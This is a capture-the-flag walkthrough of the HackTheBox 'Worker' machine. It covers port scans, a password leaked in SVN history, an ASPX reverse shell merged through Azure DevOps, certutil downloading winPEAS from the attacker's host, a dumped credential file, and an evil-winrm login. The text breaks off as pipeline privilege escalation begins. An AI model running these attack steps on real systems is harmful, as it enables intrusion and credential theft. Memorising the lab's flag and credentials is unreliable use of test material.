


Today, we will be going through the Worker machine from HackTheBox.

<https://www.hackthebox.eu/achievement/machine/335423/270>



Finding entry points

We start with NmapAutomator as usual ~~with a "Full" scan (i.e. all ports will be scanned and Nmap scripts run on open ports).~~

That took too long, so we settled with a "Basic" scan instead:

```
/opt/nmapAutomator/nmapAutomator.sh 10.129.72.27 Basic
```

```

-----Starting Nmap Basic Scan-----
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 01:23 EST
Nmap scan report for 10.129.72.27
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
3690/tcp  open  svnserve Subversion
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.11 seconds

```

~~And a slightly more thorough nmap scan =~~ We also do an nmap scan after that, although it doesn't help:

```
nmap -Pn -sC -sV -O -p 80,443,3690 10.129.72.27
```

```

(root@kali) - [/opt/nmapAutomator]
# nmap -Pn -sC -sV -O -p 80,443,3690 10.129.72.27
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 01:41 EST
Nmap scan report for 10.129.72.27
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http?
443/tcp    filtered https
3690/tcp  open  svnserve Subversion
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|phone
Running: Linux 2.4.X|2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:linux:linux kernel:2.4.20 cpe:/o:linux:linux kernel:2.6.22 cpe:/h:sonyericsson:u8i vivaz
OS details: Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.22), Sony Ericsson U8i Vivaz mobile phone

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.58 seconds

```

Ok, so we have HTTP and [svnserve](#) (a SVN server) to try.

TCP HTTP 80 (Web)

We search for hidden folders:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt -u http://10.129.72.27/FUZZ
```

```
(root@kali) - [/opt/nmapAutomator]
# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt -u http://10.129.72.27/FUZZ

      /\_/\
     /__\\
    /____\
   /_____\
  /_____ \
 /_____/ 
/_/_____\

v1.1.0


-----

:: Method          : GET
:: URL             : http://10.129.72.27/FUZZ
:: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200,204,301,302,307,401,403

-----

aspnet_client       [Status: 301, Size: 157, Words: 9, Lines: 2]
.                   [Status: 200, Size: 703, Words: 27, Lines: 32]
```

The folder `aspnet_client` is quickly found



But seems to need credentials of some sort

SVN TCP 3690

We obtain any files on SVN...

```
svn checkout svn://10.129.72.27
```

```
(root@kali) - [~/Desktop]
# svn checkout svn://10.129.72.27

A    dimension.worker.htb
A    dimension.worker.htb/LICENSE.txt
A    dimension.worker.htb/README.txt
A    dimension.worker.htb/assets
A    dimension.worker.htb/assets/css
A    dimension.worker.htb/assets/css/fontawesome-all.min.css
A    dimension.worker.htb/assets/css/main.css
A    dimension.worker.htb/assets/css/noscript.css
A    dimension.worker.htb/assets/js
A    dimension.worker.htb/assets/js/breakpoints.min.js
A    dimension.worker.htb/assets/js/browser.min.js
A    dimension.worker.htb/assets/js/jquery.min.js
A    dimension.worker.htb/assets/js/main.js
A    dimension.worker.htb/assets/js/util.js
A    dimension.worker.htb/assets/sass
A    dimension.worker.htb/assets/sass/base
A    dimension.worker.htb/assets/sass/base/_page.scss
A    dimension.worker.htb/assets/sass/base/_reset.scss
```

A strange file named “moved.txt” is seen

```
A    dimension.worker.htb/images/overlay.png
A    dimension.worker.htb/images/pic01.jpg
A    dimension.worker.htb/images/pic02.jpg
A    dimension.worker.htb/images/pic03.jpg
A    dimension.worker.htb/index.html
A    moved.txt
Checked out revision 5.

(root@kali) - [~/Desktop]
#

(root@kali) - [~/Desktop]
# cat moved.txt
This repository has been migrated and will no longer be maintained here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
```

Assuming *worker.htb* is the current domain, we need to set it up in our Kali */etc/hosts*.

Now, can we see the differences in the different revisions? Yes, we can!

For example, the difference between revision 2 and 3:

```
svn diff -r 2:3 svn://10.129.72.27
```

We discover a hidden password in a previous revision:

```
svn diff -r 2:3 svn://10.129.72.27
```

```
(root@kali) - [/opt/nmapAutomator]
# svn diff -r 3:4 svn://10.129.72.27
Index: deploy.ps1
=====
--- deploy.ps1 (revision 3)
+++ deploy.ps1 (nonexistent)
@@ -1,7 +0,0 @@
-$user = "nathen"
-# NOTE: We cant have my password here!!!
-$plain = ""
-$pwd = ($plain | ConvertTo-SecureString)
-$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
-$args = "Copy-Site.ps1"
-Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
\ No newline at end of file

(root@kali) - [/opt/nmapAutomator]
# svn diff -r 2:3 svn://10.129.72.27
Index: deploy.ps1
=====
--- deploy.ps1 (revision 2)
+++ deploy.ps1 (revision 3)
@@ -1,6 +1,7 @@
 $user = "nathen"
-$plain = "wendel98"
+# NOTE: We cant have my password here!!!
+$plain = ""
 $pwd = ($plain | ConvertTo-SecureString)
 $Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
 $args = "Copy-Site.ps1"
-Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
+Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
\ No newline at end of file
```

Therefore the user `nathen` has the password `"wendel98"`:


```
+$user = "nathen"
```

```
+$plain = "wendel98"
```

But where?


While <http://worker.htb/> goes to a IIS default page, <http://devops.worker.htb/ekenas/> prompts us for the credentials.

After giving the correct credentials, we go to <http://devops.worker.htb/ekenas/>



Gaining a foothold

Clicking into the SmartHotel360 project, we see a file upload function at Repo function (http://devops.worker.htb/ekenas/SmartHotel360/_git/spectral)



Due to the extremely poor network performance, I will be switching to the pwnbox.

I will use the shell from <https://raw.githubusercontent.com/borjmmz/aspx-reverse-shell/master/shell.aspx>

I edit the variables of the IP address and port.

Unfortunately, I find out that I cannot check into master branch, so I create another branch to Commit to.

Under the "Work items to link" field, I key in the number "1" and click whatever is suggested.

Next, I create a pull request and also perform a merge so that it will be in the master branch.


The screenshot shows the 'Create pull request' interface in Azure DevOps. At the top, the breadcrumb navigation reads 'ekenas / SmartHotel360 / Repos / Pull requests / spectral'. Below this, the source branch is 'shelltear' and the target branch is 'master'. The 'Title' field contains 'Added shell.aspx'. There is an 'Add label' link. The 'Description' field also contains 'Added shell.aspx', with a 'Markdown supported.' note below it. A rich text editor toolbar is visible. The 'Reviewers' section shows 'Nathalie Henley' as the reviewer. The 'Work Items' section has a search bar and a link to 'Check-in from your phone'. A blue 'Create' button is at the bottom right.

I fill up the reviewer name with my own and create the pull request.

Next, I approve the request and order the merge.







The screenshot shows the completed pull request 'Added shell.aspx' by Nathalie Henley. The status is 'COMPLETED'. A green box highlights the completion message: 'Nathalie Henley completed the pull request on 12/30/2020 10:20 AM (just now). Merged PR 6: Added shell.aspx...'. The 'Description' field contains 'Added shell.aspx'. The 'Policies' section shows three requirements: '1 reviewer approved', 'Work items linked', and 'All comments resolved', all marked as complete. The 'Work Items' section shows '1 Check-in from your phone'. The 'Reviewers' section shows 'Nathalie Henley Approved'. The 'Labels' section has an 'Add label' link. The 'Comments' section shows a timeline of actions: 'Created by Nathalie Henley' (3 minutes ago), 'Approved by Nathalie Henley' (2 minutes ago), and 'Nathalie Henley completed the pull request' (just now).

We access the file and are successful:





Note that there is a counter action from a restorer account every few minutes (maybe because HTB has shared machines and so wants to revert the entry so that people don't use the existing entry point..... or maybe it is to be intentionally difficult? Note that the 3 August merge is in every box – not done by me):

Wednesday, December 30, 2020 6 updates

- 
Updated to 8a41e08a: Version 1 Force push
 restorer pushed 8a41e08a, 12/30/2020 12:14 PM (just now) ✓ succeeded
- 
Pull Request 8: Added shell.aspx
 Nathalie Henley merged cc001f80, 12/30/2020 12:13 PM (just now) ✓ succeeded
- 
Updated to 8a41e08a: Version 1 Force push
 restorer pushed 8a41e08a, 12/30/2020 10:34 AM (42 minutes ago) ✓ succeeded
- 
Pull Request 7: Added shell.aspx
 Nathalie Henley merged cc0bc481, 12/30/2020 10:30 AM (46 minutes ago) ✓ succeeded
- 
Updated to 8a41e08a: Version 1 Force push
 restorer pushed 8a41e08a, 12/30/2020 10:24 AM (52 minutes ago) ✓ succeeded
- 
Pull Request 6: Added shell.aspx
 Nathalie Henley merged ba54263e, 12/30/2020 10:20 AM (56 minutes ago) ✓ succeeded

Monday, August 3, 2020 2 updates

- 
Updated to 8a41e08a: Version 1 Force push
 restorer pushed 8a41e08a, 8/3/2020 12:33 PM ✓ succeeded
- 
Pull Request 5: Added cmdasp.aspx
 Nathalie Henley merged 935718eb, 8/3/2020 12:32 PM ✓ succeeded

Gaining persistence

Next we go find a user to laterally move to:

whoami

net users

While there are many users on the domain, we find that there is only one on this machine that we can move to, *robisl*:

```
c:\windows\system32\inetsrv>cd \Users
cd \Users

c:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 32D6-9041

Directory of c:\Users

2020-07-07 16:53 <DIR> .
2020-07-07 16:53 <DIR> ..
2020-03-28 14:59 <DIR> .NET v4.5
2020-03-28 14:59 <DIR> .NET v4.5 Classic
2020-08-17 23:33 <DIR> Administrator
2020-03-28 14:01 <DIR> Public
2020-07-22 00:11 <DIR> restorer
2020-07-08 18:22 <DIR> robisl
0 File(s) 0 bytes
8 Dir(s) 10*248*937*472 bytes free
```

We find that this is a x64 system based on file system (Program Files (x86)):

```
c:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 32D6-9041

Directory of c:\

2020-03-28 14:58 <DIR> inetpub
2020-07-14 12:59 <DIR> PerfLogs
2020-07-24 11:04 <DIR> Program Files
2020-03-28 15:00 <DIR> Program Files (x86)
2020-07-07 16:53 <DIR> Users
2020-03-28 15:42 <DIR> Windows
0 File(s) 0 bytes
6 Dir(s) 10*248*044*544 bytes free
```

I download WinPEAS to find a way to privilege escalate laterally. First, I set up a place to download it:


```
mkdir \temp
```

Open the hosting channels:

```
python3 -m http.server 2222
```


Next, I download it:

```
certutil.exe -urlcache -split -f http://10.10.14.40:2222/winPEAS.exe  
winPEAS.exe
```



The image shows two terminal windows. The left window is a Windows command prompt where the user creates a directory 'temp', moves to it, and runs 'certutil.exe -urlcache -split -f http://10.10.14.40:2222/winPEAS.exe winPEAS.exe'. The right window is a Parrot Linux terminal where the user starts a Python HTTP server on port 2222, then uses 'curl' to download the file from the server.

Using WinPEAS, we discover there is a W: partition



The image shows two terminal windows. The left window displays the output of WinPEAS, which identifies system information and finds a W: partition. The right window shows logs from four different agents (vtsagent.127.Default.Hamilton01, vtsagent.127.Default.Hamilton02, vtsagent.127.Setup.Hamilton11, and vtsagent.127.Setup.Hamilton12) all reporting 'Possible DLL Hijacking in binary folder: w:\agents\agentX\bin'.

Next is a difficult part, searching W: for something.....

We find a file with passwords at W:\svnrepos\www\conf\passwd:

```
W:\>cd svnrepos\www\conf
cd svnrepos\www\conf

W:\svnrepos\www\conf>dir
dir
Volume in drive W is Work
Volume Serial Number is E82A-AEA8

Directory of W:\svnrepos\www\conf

2020-06-20  14:30    <DIR>          .
2020-06-20  14:30    <DIR>          ..
2020-06-20  10:29             10112 authz
2020-06-20  10:29             904 hooks-env.tmpl
2020-06-20  14:27             1031 passwd
2020-04-04  19:51             40454 svnserve.conf
                4 File(s)              70501 bytes
                2 Dir(s)  187660438400 bytes free
```

And we output the password with:

```
type passwd
```

```
W:\svnrepos\www\conf>type passwd
type passwd
### This file is an example password file for svn
### Its format is similar to that of svnserve.conf
### example below it contains one section labelled
### The name and password for each user follow, e

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = ridiculous
reeinc = iagree
reeing = tosomepoint
reiling = isthisenough
renipr = dummy
rhiire = users
riairv = canyou
ricisa = seewhich
robish = onesare
robisl = wolves11
robive = andwhich
ronkay = onesare
rubkei = the
runkel = sheeps
```

Now that we have the credentials: *robisl* = *wolves11*

We use evil-winrm to obtain a shell:

```
gem install evil-winrm
```

```
evil-winrm -i 10.129.71.137 -u robisl -p wolves11
```

Reference: <https://github.com/Hackplayers/evil-winrm>

```

[eu-dedivip-2]-[10.10.14.40]-[root@htb-a7sqcm06ru]-[/home/htb-hyunkimyeon]
[★]$ evil-winrm -i 10.129.71.137 -u robisl -p wolves11

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\robisl\Documents> dir

```

The shell is established.

We obtain the user.txt file:

```

*Evil-WinRM* PS C:\Users\robisl> cd Desktop
*Evil-WinRM* PS C:\Users\robisl\Desktop> dir

        Directory: C:\Users\robisl\Desktop


Mode                LastWriteTime         Length Name
----                -
-ar---         12/30/2020  10:05 AM             34 user.txt

*Evil-WinRM* PS C:\Users\robisl\Desktop> type user.txt
0fd6dc4c660e412594c4465125baa4b0
*Evil-WinRM* PS C:\Users\robisl\Desktop>

```

Privilege Escalation

Now we login as the robisl user on the Devops portal :



Azure DevOps allows you to execute code under the pipeline.

So we go to http://devops.worker.htb/ekenas/PartsUnlimited/_build

Click “New Pipeline” button

Then the following choices:

